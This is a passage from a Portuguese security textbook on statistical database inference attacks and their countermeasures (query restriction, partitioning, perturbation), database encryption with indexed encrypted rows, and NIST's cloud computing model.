Por exemplo, na [Tabela 5.3](#), Evans é identificado por  $C = \text{Masculino} \bullet \text{Bio} \bullet 1979$ . Seja  $k = 3$  na [Equação \(5.1\)](#). Podemos usar  $T = (C1 \bullet \sim C2) = \text{Masculino} \bullet \sim (\text{Bio} \bullet 1979)$ . Tanto  $C1$  como  $C2$  satisfazem a restrição ao tamanho da consulta. Usando as [Equações \(5.2\)](#) e [\(5.3\)](#), determinamos que Evans é identificado univocamente por  $C$  e se sua pontuação no SAT é, no mínimo, 600:

$$\begin{aligned}
\text{count}(\text{Masculino} \bullet \text{Bio} \bullet 1979) &= \text{count}(\text{Masculino}) - \text{count}(\text{Masculino} \bullet \sim (\text{Bio} \bullet 1979)) \\
&= 7 - 6 = 1 \\
\text{count}((\text{Masculino} \bullet \text{Bio} \bullet 1979) \bullet (\text{SAT} \geq 600)) &= \\
\text{count}((\text{Masculino} \bullet \sim (\text{Bio} \bullet 1979) + (\text{Masculino} \bullet (\text{SAT} \geq 600))) \\
&\quad - \text{count}(\text{Masculino} \bullet \sim (\text{Bio} \bullet 1979)) = 6 - 6 = 0
\end{aligned}$$

Em um banco de dados de grande porte, a utilização de apenas umas poucas consultas normalmente será inadequada para comprometer o banco de dados. No entanto, é possível mostrar que ataques de rastreador mais sofisticados podem ser bem-sucedidos mesmo contra grandes bancos de dados nos quais o limiar  $k$  seja fixado em nível relativamente alto [DENN79].

Examinamos a restrição ao tamanho da consulta com algum detalhe porque é fácil perceber tanto o mecanismo quanto suas vulnerabilidades. Várias outras abordagens de restrição a consultas já foram estudadas, e todas elas têm suas próprias vulnerabilidades. Todavia, a combinação de várias dessas técnicas pode reduzir a vulnerabilidade do sistema.

### **Controle de sobreposição de conjuntos de consulta**

Uma restrição ao tamanho da consulta é derrotada executando-se consultas nas quais haja considerável sobreposição nos conjuntos de consulta. Por exemplo, em um dos exemplos precedentes, os conjuntos de consulta Masculino e Masculino  $\bullet \sim (\text{Bio} \bullet 1979)$  apresentam sobreposição significativa, permitindo uma inferência. Para prevenir isso, o mecanismo de controle de sobreposição de conjuntos de consulta provê a seguinte limitação.

Uma consulta  $q(C)$  só é permitida se o número de registros que correspondem a  $C$  satisfizer

$$|X(C) \cap X(D)| \leq r \tag{5.4}$$

para toda  $q(D)$  que foi respondida para esse usuário, e onde  $r$  é um inteiro fixo maior do que 0.

Essa técnica tem vários problemas, incluindo os seguintes [ADAM89]:

1. Esse mecanismo de controle é ineficaz em impedir a cooperação entre vários usuários para comprometer o banco de dados.
2. Não podem ser liberadas estatísticas, tanto para um conjunto como para um de seus subconjuntos (por exemplo, todos os pacientes que são submetidos a

dado tratamento), o que limita a utilidade do banco de dados.

3. Para cada usuário, deve ser mantido um perfil de usuário atualizado.

## Particionamento

O particionamento pode ser visto como um mecanismo que leva o controle de sobreposição de conjuntos de consulta ao seu extremo lógico, não permitindo absolutamente nenhuma sobreposição de consultas. Com o particionamento, os registros no banco de dados são agrupados em vários grupos mutuamente exclusivos. O usuário só pode consultar as propriedades estatísticas de cada grupo como um todo. Isto é, ele não pode selecionar um subconjunto de um grupo. Assim, com múltiplas consultas, deve haver sobreposição total (duas consultas diferentes de todos os registros em um grupo) ou sobreposição nula (duas consultas de dois grupos diferentes).

As regras para particionar o banco de dados são as seguintes:

1. Cada grupo  $G$  tem  $g = |G|$  registros, onde  $g = 0$  ou  $g \geq n$  e  $g$  é par, onde  $n$  é um parâmetro inteiro fixo.
2. Registros são adicionados ou removidos de  $G$  em pares.
3. Conjuntos de consulta devem incluir grupos inteiros. Um conjunto de consulta pode consistir em um único grupo ou em vários grupos.

É proibido haver um grupo contendo um único registro, por razões óbvias. A inserção ou a remoção de um único registro habilita um usuário a obter informações sobre esse registro consultando estatísticas anteriores e posteriores. Como exemplo, o banco de dados da [Tabela 5.3a](#) pode ser particionado como mostrado na [Tabela 5.5](#). Como o banco de dados tem número ímpar de registros, o registro para Kline foi omitido. O banco de dados é particionado por ano e sexo, exceto que, para 1978, é necessário fundir os registros Feminino e Masculino para satisfazer o requisito de projeto.

---

**Tabela 5.5**

**Banco de dados particionado**

---

Sexo	Turma			
	1978	1979	1980	1981
Feminino	4	2	2	0
Masculino		2	0	2

O particionamento resolve alguns problemas de segurança, mas tem algumas desvantagens. A capacidade do usuário de extrair estatísticas úteis é reduzida e

há um esforço de projeto na construção e manutenção das partições.

## **Recusa de consulta e vazamento de informações**

Um problema geral de técnicas de restrição a consultas é que a recusa de uma consulta pode fornecer pistas suficientes para que um atacante possa deduzir informações subjacentes. Em geral descrevemos isso dizendo que uma recusa de consulta pode vazar informações.

Damos a seguir um exemplo simples retirado de [KENT05]. Suponha que o banco de dados subjacente consista em entradas de valores reais e que a consulta seja recusada somente se habilitar o requisitante a deduzir um valor. Agora suponha que o requisitante apresente a consulta  $\text{sum}(x_1, x_2, x_3)$  e que a resposta seja 15. Então o requisitante consulta  $\text{max}(x_1, x_2, x_3)$  e a consulta é recusada. O que o requisitante pode deduzir disso? Sabemos que  $\text{max}(x_1, x_2, x_3)$  não pode ser menor do que 5, porque nesse caso a soma seria menor do que 15. Mas, se  $\text{max}(x_1, x_2, x_3) > 5$ , a consulta não seria recusada porque a resposta não revelaria um valor específico. Portanto, deve ser o caso que  $\text{max}(x_1, x_2, x_3) = 5$ , o que permite ao requisitante deduzir que  $x_1 = x_2 = x_3 = 5$ .

[KENT05] descreve uma abordagem para prevenir essa ameaça, denominada *auditoria simulável*. Os detalhes dessa abordagem estão fora do escopo deste capítulo. Em essência, o sistema monitora todas as consultas de dada fonte e decide, tendo como base as consultas até então apresentadas, se recusa uma nova consulta. A decisão é baseada exclusivamente no histórico de consultas e respostas e na nova consulta específica. Ao decidir se recusa a consulta, o sistema não considera os valores de fato dos elementos do banco de dados que contribuirão para gerar a resposta e, portanto, não considera o valor de fato da resposta. Assim, o sistema toma a decisão de recusar exclusivamente com base em informações que já estão imediatamente disponíveis ao requisitante (o histórico de requisições anteriores). Assim, a decisão de recusar uma consulta não é capaz de vazar qualquer informação. Para essa abordagem, o sistema determina se qualquer coleção de valores do banco de dados poderia levar a vazamento de informações e recusa a consulta se o vazamento for possível. Na prática, várias consultas serão negadas mesmo que um vazamento não seja possível. No exemplo do parágrafo anterior, essa estratégia recusaria a consulta **max**, fossem iguais ou não os três valores subjacentes. Assim, essa abordagem é mais conservadora no sentido de que resulta em mais recusas do que uma abordagem que considera os valores reais no banco de dados.

## Perturbação

Técnicas de restrição a consultas podem custar caro e são difíceis de implementar de modo a frustrar completamente ataques de inferência, especialmente se um usuário tiver conhecimento suplementar. Para bancos de dados maiores, uma técnica mais simples e mais efetiva é efetivamente adicionar ruído às estatísticas geradas pelos dados originais. Isso pode ser feito de um de dois modos ([Figura 5.8](#)): os dados no SDB podem ser modificados (perturbados) de modo a produzir estatísticas que não podem ser usadas para inferir valores para registros individuais; referimo-nos a isso como **perturbação de dados**. Alternativamente, quando uma consulta estatística é feita, o sistema pode gerar estatísticas que são modificadas em relação às que o banco de dados original proveria, novamente frustrando tentativas de obter conhecimento de registros individuais; isso é denominado **perturbação da saída**.

Independentemente da técnica de perturbação específica, o projetista deve tentar produzir estatísticas que refletem precisamente o banco de dados subjacente. Em razão da perturbação, haverá diferenças entre resultados perturbados e resultados ordinários obtidos do banco de dados. Todavia, a meta é minimizar as diferenças e prover aos usuários resultados consistentes.

Como ocorre com a restrição a consultas, há várias técnicas de perturbação. Nesta seção, destacamos algumas delas.

### **Técnicas de perturbação de dados**

Examinamos duas técnicas que consideram que o SDB consiste em uma amostra de dada população que tem dada distribuição populacional. Dois métodos se enquadram nessa categoria. O primeiro transforma o banco de dados substituindo valores que se conformam à mesma distribuição probabilística subjacente pressuposta para essa população. O segundo método é, na verdade, gerar estatísticas a partir da distribuição probabilística subjacente pressuposta.

O primeiro método é denominado **troca de dados**. Nesse método, valores de atributo são permutados (trocados) entre registros em quantidade suficiente para que nada possa ser deduzido da revelação de registros individuais. A troca é feita de modo a preservar a acurácia pelo menos das estatísticas de baixa ordem. A [Tabela 5.6](#), retirada de [[DENN82](#)], mostra um exemplo simples, no qual o banco de dados D é transformado no banco de dados D'. O banco de dados transformado D' apresenta as mesmas estatísticas que D para estatísticas derivadas de um ou dois atributos. Todavia, estatísticas de três atributos não são

preservadas. Por exemplo, **count**(Feminino • CC • 3,0) tem valor 1 em D, mas valor 0 em D'.

### Tabela 5.6

#### Exemplo de troca de dados

Registro	D			D'		
	Sexo	Formação	IRA	Sexo	Formação	IRA
1	Feminino	Bio	4,0	Masculino	Bio	4,0
2	Feminino	CC	3,0	Masculino	CC	3,0
3	Feminino	EE	3,0	Masculino	EE	3,0
4	Feminino	Psi	4,0	Masculino	Psi	4,0
5	Masculino	Bio	3,0	Feminino	Bio	3,0
6	Masculino	CC	4,0	Feminino	CC	4,0
7	Masculino	EE	4,0	Feminino	EE	4,0
8	Masculino	Psi	3,0	Feminino	Psi	3,0

Outro método é gerar um banco de dados modificado usando a distribuição probabilística subjacente estimada dos valores de atributos. As seguintes etapas são empregadas:

1. Para cada atributo confidencial ou sensível, determinar a função de distribuição probabilística que melhor corresponda aos dados e estimar os parâmetros da função de distribuição.
2. Gerar uma série de dados de amostra a partir da função de densidade estimada para cada atributo sensível.
3. Substituir os dados originais do atributo confidencial pelos dados gerados, respeitando a mesma ordem de posto, isto é, o menor valor da nova amostra deve substituir o menor valor dos dados originais, e assim por diante.

### Técnicas de perturbação da saída

Uma técnica simples de perturbação da saída é conhecida como **consulta de amostra aleatória**. Essa técnica é adequada para bancos de dados de grande porte e é semelhante a uma técnica empregada pelo U.S. Census Bureau. A técnica funciona da seguinte maneira:

1. Um usuário envia uma consulta  $q(C)$  que deve retornar um valor estatístico. O conjunto de consulta assim definido é  $X(C)$ .
2. O sistema substitui  $X(C)$  por um conjunto de consulta amostrado, que é um subconjunto de  $X(C)$  adequadamente selecionado.
3. O sistema calcula a estatística requisitada no conjunto de consulta amostrado e retorna o valor resultante.

Outras abordagens da perturbação da saída envolvem calcular a estatística sobre o conjunto de consulta requisitado e então ajustar a resposta para cima ou para baixo por dada quantidade, de alguma maneira sistemática ou aleatorizada. Todas essas técnicas são projetadas para frustrar ataques baseados em rastreadores e outros que podem ser lançados contra técnicas de restrição a consultas.

Com todas essas técnicas de perturbação, há uma perda potencial de precisão, bem como o potencial para o aparecimento de um viés sistemático nos resultados.

## ***Limitações das técnicas de perturbação***

O principal desafio na utilização de técnicas de perturbação é determinar o tamanho médio do erro a ser usado. Se houver um erro demasiadamente pequeno, um usuário pode inferir com boa aproximação quais são os valores protegidos. Se o erro for, em média, demasiadamente grande, as estatísticas podem ser inutilizáveis.

Para um banco de dados pequeno, é difícil adicionar perturbação suficiente para ocultar dados sem distorcer seriamente os resultados. Felizmente, à medida que o tamanho do banco de dados cresce, a efetividade das técnicas de perturbação aumenta. Esse é um tópico complexo, que está fora do escopo deste capítulo. Exemplos de trabalhos recentes são [\[DWOR06\]](#), [\[EVFI03\]](#) e [\[DINU03\]](#).

A última referência mencionada relatou os seguintes resultados. Considere que o tamanho do banco de dados, em termos do número de itens de dados ou registros, seja  $n$ . Se o número de consultas proveniente de dada origem é linear em relação ao tamanho do banco de dados (isto é, da ordem de  $n$ ), então quantidade substancial de ruído deve ser adicionada ao sistema, em termos de perturbação, para preservar a confidencialidade. Especificamente, suponha que a perturbação seja imposta ao sistema pela adição de uma quantidade de perturbação aleatória  $\leq x$ . Então, se a magnitude da consulta é linear, a perturbação deve ser, no mínimo, da ordem de  $\sqrt{n}$ . Essa quantidade de ruído pode ser suficiente para tornar o banco de dados efetivamente inutilizável. Todavia, se o número de consultas é sublinear (p. ex., da ordem de  $\sqrt{n}$ ), uma quantidade muito menor de ruído precisa ser adicionada ao sistema para manter a privacidade. Para um banco de dados grande, limitar consultas a um número sublinear pode ser razoável.

## 5.7 Cifração de banco de dados

O banco de dados é tipicamente o mais valioso recurso de informação para qualquer organização e é, portanto, protegido por várias camadas de segurança, incluindo firewalls, mecanismos de autenticação, sistemas de controle de acesso gerais e sistemas de controle de acesso ao banco de dados. Além disso, para dados particularmente sensíveis, a cifração do banco de dados é justificada e frequentemente implementada. A cifração torna-se a última linha de defesa na segurança de bancos de dados.

Há duas desvantagens para a cifração de banco de dados:

- **Gerenciamento de chave:** Usuários autorizados devem ter acesso à chave de decifração para os dados aos quais têm acesso. Como um banco de dados é normalmente acessível por ampla faixa de usuários e por várias aplicações, prover chaves seguras para partes selecionadas do banco de dados a usuários e aplicações autorizados é uma tarefa complexa.
- **Inflexibilidade:** Quando parte do banco de dados ou todo ele é cifrado, torna-se mais difícil executar a busca de registros.

A cifração pode ser aplicada ao banco de dados inteiro, no nível dos registros (cifração de registros selecionados), no nível dos atributos (cifração de colunas selecionadas) ou no nível dos campos individuais.

Várias abordagens têm sido adotadas para cifração de bancos de dados. Nesta seção, examinamos uma abordagem representativa para um banco de dados multiusuário.


Um DBMS é uma coleção complexa de hardware e software. Ele requer grande capacidade de armazenamento e também pessoal habilitado para executar tarefas de manutenção, proteção contra desastres, atualização e segurança. Para muitas organizações de pequeno e médio portes, uma solução atraente é terceirizar o DBMS e o banco de dados para um provedor de serviços. O provedor do serviço mantém o banco de dados fora das instalações do contratante e pode oferecer alta disponibilidade, prevenção contra desastres e acesso e atualização eficientes. A principal preocupação com tal solução é a confidencialidade dos dados.

Uma solução direta para o problema da segurança nesse contexto é cifrar o banco de dados inteiro e não disponibilizar as chaves de cifração/decifração ao provedor do serviço. Essa solução é inflexível. O usuário deixa de ter a habilidade de acessar itens individuais de dados por meio de busca ou indexação de parâmetros utilizados como chave; em vez disso, ele terá de recuperar tabelas

inteiras do banco de dados, decifrar as tabelas e trabalhar com os resultados. Para ter mais flexibilidade, deve ser possível trabalhar com o banco de dados em sua forma cifrada.

Um exemplo de tal abordagem, ilustrada na [Figura 5.10](#), é relatado em [\[DAMI05\]](#) e [\[DAMI03\]](#). Uma abordagem semelhante é descrita em [\[HACI02\]](#). Quatro entidades estão envolvidas:

- **Proprietário dos dados:** Uma organização que produz dados que deverão estar disponíveis para liberação controlada, seja dentro da organização, seja para usuários externos.
- **Usuário:** Um ser humano (entidade) que envia requisições (consultas) ao sistema. O usuário pode ser um empregado da organização ao qual foi concedido acesso ao banco de dados por meio do servidor ou um usuário externo à organização, ao qual foi concedido acesso após autenticação.
- **Cliente:** Aplicação que transforma consultas de usuário em consultas aos dados cifrados armazenados no servidor.
- **Servidor:** Organização que recebe os dados cifrados de um proprietário de dados e os disponibiliza para distribuição aos clientes. Na verdade, o servidor pode pertencer ao proprietário dos dados, porém o mais típico é uma instalação que pertença a um provedor externo e é mantida por ele.



**FIGURA 5.10** Esquema de cifração de banco de dados.

Em primeiro lugar, vamos examinar o arranjo mais simples possível baseado

nesse cenário. Suponha que cada item individual no banco de dados seja cifrado separadamente, todos usando a mesma chave criptográfica. O banco de dados cifrado é armazenado no servidor, mas o servidor não tem a chave, portanto os dados estão seguros no servidor. Mesmo que alguém conseguisse invadir o sistema do servidor, tudo a que teria acesso seriam os dados cifrados. O sistema cliente não tem uma cópia da chave criptográfica. Um usuário no aplicativo cliente pode recuperar um registro do banco de dados por meio da seguinte sequência de passos:

1. O usuário envia uma consulta SQL para campos de um ou mais registros com o valor específico da chave primária.
2. O processador de consultas no cliente cifra a chave primária, modifica a consulta SQL de acordo e transmite a consulta ao servidor.
3. O servidor processa a consulta usando o valor cifrado da chave primária e retorna o registro ou registros adequados.
4. O processador de consultas decifra os dados e retorna os resultados.

Por exemplo, considere esta consulta, que foi apresentada na [Seção 5.1](#), no banco de dados da [Figura 5.3a](#):

```
SELECT Enome, Eid, Efone
      FROM Empregado
     WHERE Did = 15
```

Suponha que a chave criptográfica  $k$  seja usada e que o valor cifrado do id de departamento 15 seja  $E(k, 15) = 1000110111001110$ . Então, o processador de consultas no cliente poderia transformar a consulta precedente em

```
SELECT Enome, Eid, Efone
      FROM Empregado
     WHERE Did = 1000110111001110
```

Esse método é certamente simples, mas, como mencionamos, não apresenta flexibilidade. Por exemplo, suponha que a tabela Empregados contenha um atributo de salário e o usuário deseje recuperar todos os registros relativos a salários menores do que \$70K. Não há qualquer modo óbvio de fazer isso, porque o valor do atributo de salário em cada registro está cifrado. O conjunto de valores cifrados não preserva a ordenação de valores do atributo original.

Para dar mais flexibilidade, adotamos a seguinte abordagem. Cada registro

(linha) de uma tabela no banco de dados é cifrada como um bloco. Referindo-nos ao modelo abstrato de um banco de dados relacional na [Figura 5.7](#), cada linha  $R_i$  é tratada como um bloco contíguo  $B_i = (x_{i1} \parallel x_{i2} \parallel \dots \parallel x_{iM})$ . Assim, cada valor de atributo em  $R_i$ , independentemente de ser texto ou numérico, é tratado como uma sequência de bits, e todos os valores de atributos para aquela linha são concatenados para formar um único bloco binário. A linha inteira é cifrada, expressa como  $E(k, B_i) = E(k, (x_{i1} \parallel x_{i2} \parallel \dots \parallel x_{iM}))$ . Para ajudar na recuperação de dados, índices de atributos são associados a cada tabela. Para algum atributo, ou para todos eles, é criado um valor de índice. Para cada linha  $R_i$  do banco de dados não cifrado, o mapeamento é o seguinte ([Figura 5.11](#)):

$$(x_{i1}, x_{i2}, \dots, x_{iM}) \rightarrow [E(k, B_i), I_{i1}, I_{i2}, \dots, I_{iM}]$$

$E(k, B_1)$	$I_{11}$	$\dots$	$I_{1j}$	$\dots$	$I_{1M}$
$\vdots$	$\vdots$		$\vdots$		$\vdots$
$E(k, B_i)$	$I_{i1}$	$\dots$	$I_{ij}$	$\dots$	$I_{iM}$
$\vdots$	$\vdots$		$\vdots$		$\vdots$
$E(k, B_N)$	$I_{N1}$	$\dots$	$I_{Nj}$	$\dots$	$I_{NM}$

$$B_i = (x_{i1} \parallel x_{i2} \parallel \dots \parallel x_{iM})$$

**FIGURA 5.11** Esquema de cifração para banco de dados da [Figura 5.7](#).

Para cada linha no banco de dados original, há uma linha no banco de dados cifrado. Os valores do índice são dados para ajudar na recuperação de dados. Podemos proceder da seguinte maneira. Para qualquer atributo, a faixa de valores de atributos é dividida em um conjunto de partições não sobrepostas que abrange todos os valores possíveis, e um valor de índice é designado a cada partição.

A [Tabela 5.7](#) mostra um exemplo desse mapeamento. Suponha que os valores de ID de empregados (*eid*) encontrem-se na faixa [1, 1.000]. Podemos dividir esses valores em cinco partições: [1, 200], [201, 400], [401, 600], [601, 800] e [801, 1.000], e então atribuir a eles os valores de índices 1, 2, 3, 4 e 5, respectivamente. Para um campo de texto, podemos derivar um índice a partir da primeira letra do valor do atributo. Para o atributo *ename*, vamos atribuir índice

1 a valores que começam com A ou B, índice 2 a valores que começam com C ou D, e assim por diante. Esquemas de particionamento semelhantes podem ser usados para cada um dos atributos. A [Tabela 5.7b](#) mostra a tabela resultante. Os valores na primeira coluna representam os valores cifrados para cada linha. Os valores reais dependem do algoritmo de cifração e da chave criptográfica. As colunas restantes mostram valores de índices para os valores de atributos correspondentes. As funções de mapeamento entre valores de atributos e valores de índices constituem metadados que são armazenados nas instalações do cliente e do proprietário dos dados, mas não no servidor.

**Tabela 5.7**

### Exemplo de banco de dados cifrado

(a) Tabela Empregados					
eid	ename	salário	end	did	
23	Tom	70K	Maple	45	
860	Mary	60K	Principal	83	
320	John	50K	River	50	
875	Jerry	55K	Hopewell	92	

(b) Tabela Empregados cifrada com índices					
E(k, B)	I(eid)	I(ename)	I(salário)	I(end)	I(did)
1100110011001011...	1	10	3	7	4
0111000111001010...	5	7	2	7	8
1100010010001101...	2	5	1	9	5
0011010011111101...	5	5	2	4	9

Esse arranjo permite uma recuperação de dados mais eficiente. Suponha, por exemplo, que um usuário requisite registros para todos os empregados com  $eid < 300$ . O processador de consultas requisita todos os registros com  $I(eid) \leq 2$ . Esses registros são retornados pelo servidor. O processador de consultas decifra todas as linhas retornadas, descarta as que não correspondem à consulta original e retorna os dados não cifrados requisitados para o usuário.

O esquema de indexação que acabamos de descrever realmente fornece certa quantidade de informações a um atacante, a saber, uma ordenação relativa grosseira de linhas por atributo dado. Para esconder tais informações, a ordenação de índices pode ser aleatorizada. Por exemplo, os valores de  $eid$  podem ser particionados mapeando  $[1, 200]$ ,  $[201, 400]$ ,  $[401, 600]$ ,  $[601, 800]$  e  $[801, 1.000]$  para 2, 3, 5, 1 e 4, respectivamente. Como os metadados não são armazenados no servidor, um atacante não poderia obter essas informações do servidor.

Outras funcionalidades podem ser adicionadas a esse esquema. Para aumentar a eficiência do acesso a registros por meio da chave primária, o sistema poderia usar o valor cifrado dos valores de atributo da chave primária ou um valor de hash. Em qualquer caso, a linha correspondente ao valor da chave primária poderia ser recuperada individualmente. Porções diferentes do banco de dados poderiam ser cifradas com chaves diferentes, de modo que os usuários só teriam acesso à porção do banco de dados para a qual tivessem a chave de decifração. Este último esquema poderia ser incorporado a um sistema de controle de acesso baseado em papéis.

## 5.8 Segurança em nuvem

Há uma tendência cada vez mais proeminente em muitas organizações de mover uma porção substancial de todas as operações de tecnologia de informação (TI) para uma infraestrutura conectada à Internet conhecida como computação em nuvem empresarial. A utilização de computação em nuvem levanta várias questões de segurança, em particular na área de segurança de bancos de dados. Iniciamos esta seção com uma visão geral da computação em nuvem, então passamos para uma discussão geral sobre segurança em nuvem. Finalmente, concentramo-nos na segurança de banco de dados em nuvem.


### Computação em nuvem

O NIST define computação em nuvem da seguinte maneira [MELL11]:

**Computação em nuvem:** Modelo para habilitar acesso via rede, de forma ubíqua, conveniente e sob demanda, a um conjunto compartilhado de recursos de computação configuráveis (por exemplo, redes, servidores, armazenamento, aplicações e serviços) que podem ser provisionados e liberados rapidamente com mínimo esforço de gerenciamento ou interação com o provedor do serviço. Esse modelo em nuvem promove disponibilidade e é composto por cinco características essenciais, três modelos de serviço e quatro modelos de implantação.

A definição refere-se a vários modelos e características, cujo relacionamento é ilustrado na [Figura 5.12](#). Entre as **características**

**essenciais** da computação em nuvem, citamos as seguintes:



**FIGURA 5.12** Elementos de computação em nuvem.

- **Amplio acesso à rede:** Os recursos são disponibilizados via rede e acessados por meio de mecanismos padrão, o que promove sua utilização por plataformas de clientes heterogêneos, de maior ou menor complexidade (p. ex., telefones celulares, laptops e PDAs), bem como por outros serviços de software tradicionais ou baseados em nuvem.
- **Rápida elasticidade:** A computação em nuvem dá a capacidade de expandir e reduzir os recursos de acordo com os requisitos de serviço específicos. Por exemplo, pode-se precisar de grande quantidade de recursos de processamento durante a execução de uma tarefa específica e liberar esses recursos assim que se conclui a tarefa.
- **Serviço mensurável:** Os sistemas em nuvem controlam e otimizam automaticamente a utilização de recursos com base em uma ferramenta de

medição que utiliza algum nível de abstração adequado ao tipo de serviço (p. ex., armazenamento, processamento, largura de banda e contas de usuários ativas). A utilização de recursos pode ser monitorada, controlada e relatada, o que dá transparência tanto para o provedor quanto para o consumidor do serviço utilizado.

■ **Autosserviço sob demanda:** Um consumidor pode provisionar unilateralmente recursos computacionais, como tempo de processamento e armazenamento em rede, conforme necessário e automaticamente, sem precisar de interação humana com cada provedor de serviço. Como o serviço é sob demanda, os recursos não são partes permanentes da sua infraestrutura de TI.

■ **Agrupamento de recursos:** Os recursos computacionais do provedor são agrupados para servir a vários consumidores usando um modelo de locação múltipla, com diferentes recursos físicos e virtuais alocados e realocados dinamicamente de acordo com a demanda do consumidor. Há um grau de independência de localização no sentido de que o cliente geralmente não tem qualquer controle ou conhecimento da exata localização dos recursos provisórios, mas pode especificar a localização em um nível mais alto de abstração (p. ex., país, estado ou central de dados). Entre os exemplos de recursos citamos armazenamento, processamento, memória, largura de banda de rede e máquinas virtuais. Até mesmo nuvens privadas tendem a agrupar recursos provenientes de diferentes partes da mesma organização.

O NIST define três **modelos de serviço** que podem ser vistos como alternativas aninhadas de serviços:

■ **Software como serviço (Software as a Service — SaaS):** A funcionalidade fornecida ao consumidor é a capacidade de usar as aplicações do provedor que são executadas em uma infraestrutura em nuvem. As aplicações são acessíveis por vários dispositivos de clientes por meio de uma interface de cliente simples, como um navegador Web. Em vez de obter licenças de uso de software para computadores pessoais e servidores, uma empresa obtém as mesmas funções por meio de um serviço em nuvem. O modelo SaaS evita a complexidade envolvida na instalação, na manutenção e na aplicação de atualizações e de patches de software.

■ **Plataforma como serviço (Platform as a Service — PaaS):** A funcionalidade provida ao consumidor é a capacidade de instalar na infraestrutura da nuvem aplicações criadas ou adquiridas pelo consumidor, desde que elas usem linguagens de programação e ferramentas suportadas

pelo provedor. O modelo PaaS frequentemente provê serviços no estilo de middleware, como bancos de dados e serviços essenciais para uso por aplicações.

